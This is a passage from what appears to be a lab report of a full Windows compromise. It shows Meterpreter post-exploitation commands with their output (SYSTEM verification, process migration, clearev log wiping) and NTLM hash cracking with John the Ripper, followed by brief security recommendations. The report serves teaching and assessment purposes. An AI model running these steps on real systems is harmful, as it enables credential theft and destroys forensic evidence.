
Verification:

```
sessions
sessions -i 2
getuid
```


Output:

Server username: NT AUTHORITY\SYSTEM

This confirms successful privilege escalation.



- ⑩ Extracts credentials from memory
- ⑩ Retrieves NTLM hashes and authentication data
- ⑩ Useful for lateral movement and persistence



5.7 Process Migration (Optional for Stability)

To stabilize the session, the process was migrated.

Commands:

```
ps
```

```
migrate 8124
```

Description:

- ⑩ Moves Meterpreter into a stable process
- ⑩ Prevents session loss
- ⑩ Improves reliability

```

PID      PPID      Name
-----
760      640      chrome.exe
7984     760      User00BEBroker.exe
8000     636      svchost.exe
8108     6400     OneDrive.Sync.Service.exe
8124     636      svchost.exe

meterpreter > migrate 488
[*] Migrating from 3780 to 488...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process

meterpreter > migrate 8124
[*] Migrating from 3780 to 8124...
[*] Migration completed successfully.

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > ps

Process List
-----
PID      PPID      Name
-----
0         0      [System Process]
4         0      System
4         4      Registry
116       848      chrome.exe
392       7456     powershell.exe
328       4        smss.exe
884       760      ApplicationFrameHost.exe
424       412      csrss.exe
496       412      wininit.exe
808       488      csrss.exe
612       636      svchost.exe
672       488      winlogon.exe
636       496      services.exe
652       496      lsass.exe
664       636      svchost.exe
752       496      fontdrvhost.exe

Arch Session User Path
-----
x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
x64 1 WINDOWS\Rudresh C:\Program Files\Google\Chrome\Application\chrome.exe
x64 1 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
x64 1 WINDOWS\Rudresh C:\Users\Rudresh\AppData\Local\Microsoft\OneDrive\26.055.03
.Sync.Service.exe
x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\fontdrvhost.exe
x64 0 Font Driver Host\UMFD-0 C:\Windows\System32\Fontdrvhost.exe

```

5.8 Event Log Clearing (Anti-Forensics)

To remove traces of the attack, system logs were cleared.

Command:

```
clearev
```

Description:

- ⑩ Clears Windows event logs
- ⑩ Removes forensic evidence

5.9

```

8124 636 svchost.exe x64 0 NT AUTHORITY\SYSTEM

meterpreter > migrate 8124
[-] Process already running at PID 8124

meterpreter >
meterpreter > clearev
[*] Wiping 2178 records from Application ...
[*] Wiping 2265 records from System ...
[*] Wiping 30871 records from Security ...

meterpreter >

```

Key Observations

- ⑩ Initial access was achieved using a malicious payload
- ⑩ Privilege escalation was successfully performed
- ⑩ SYSTEM-level access was obtained
- ⑩ Credentials were extracted from memory

⑩ Anti-forensic techniques were demonstrated

Password Cracking Result Using John the Ripper

After extracting the NTLM hash from the compromised system, password cracking was performed using a dictionary-based attack.

The hash was stored in a file and processed using the John the Ripper tool with NTLM format.

Commands Used

```
john --format=NT hash.txt
```

```
john --show hash.txt
```

Description of Execution

The cracking process was initiated using John the Ripper. The tool successfully loaded the NTLM hash and began comparing it against its internal rules and available wordlists.

During execution, John applied its default cracking mode, which includes basic dictionary and rule-based transformations to identify weak passwords.


Result Obtained

The password was successfully cracked, as shown in the output:

⑩ **Username:** Rudresh

⑩ **Recovered Password:** Rudresh

The tool was able to identify the correct plaintext password in a very short time, indicating that the password was weak and easily guessable.



```
rudresh@kali: ~  
$ nano hash.txt  
rudresh@kali: ~  
$ john --format=NT hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.  
Rudresh (Rudresh)  
ig 0:00:00:00 DONE 1/3 (2026-04-26 11:17) 25.00g/s 125.0p/s 125.0c/s 125.0C/s Rudresh..Rudre  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session completed.  
• Username: Rudresh  
• Recovered Passwords: Rudresh  
The tool was able to identify the correct plaintext password in a very short time, indicating that the password was weak and easily guessable.  
Analysis
```

Analysis

The successful and rapid cracking of the password demonstrates that:

- ⑩ The password was **weak and predictable**
- ⑩ It likely existed in common wordlists or matched basic patterns
- ⑩ Systems using such passwords are highly vulnerable to dictionary attacks

6. Results and Analysis

The system was successfully compromised using multiple attack techniques. Remote access was established, privileges were escalated, and sensitive credentials were extracted. Persistence mechanisms were implemented and logs were cleared to remove traces.

7. Security Implications

Unauthorized system access
Complete system compromise
Credential theft
Privilege escalation
Forensic evasion

8. Security Recommendations

Regular system updates
Strong antivirus and monitoring
Restrict PowerShell usage
Enable logging and auditing
Apply least privilege principle

9. Skills Acquired

RAT deployment
PowerShell exploitation
Privilege escalation
Credential extraction
Post-exploitation techniques

10. Conclusion

This assessment demonstrated a full attack lifecycle using multiple techniques. It highlights the importance of strong security practices and monitoring to defend against such advanced threats.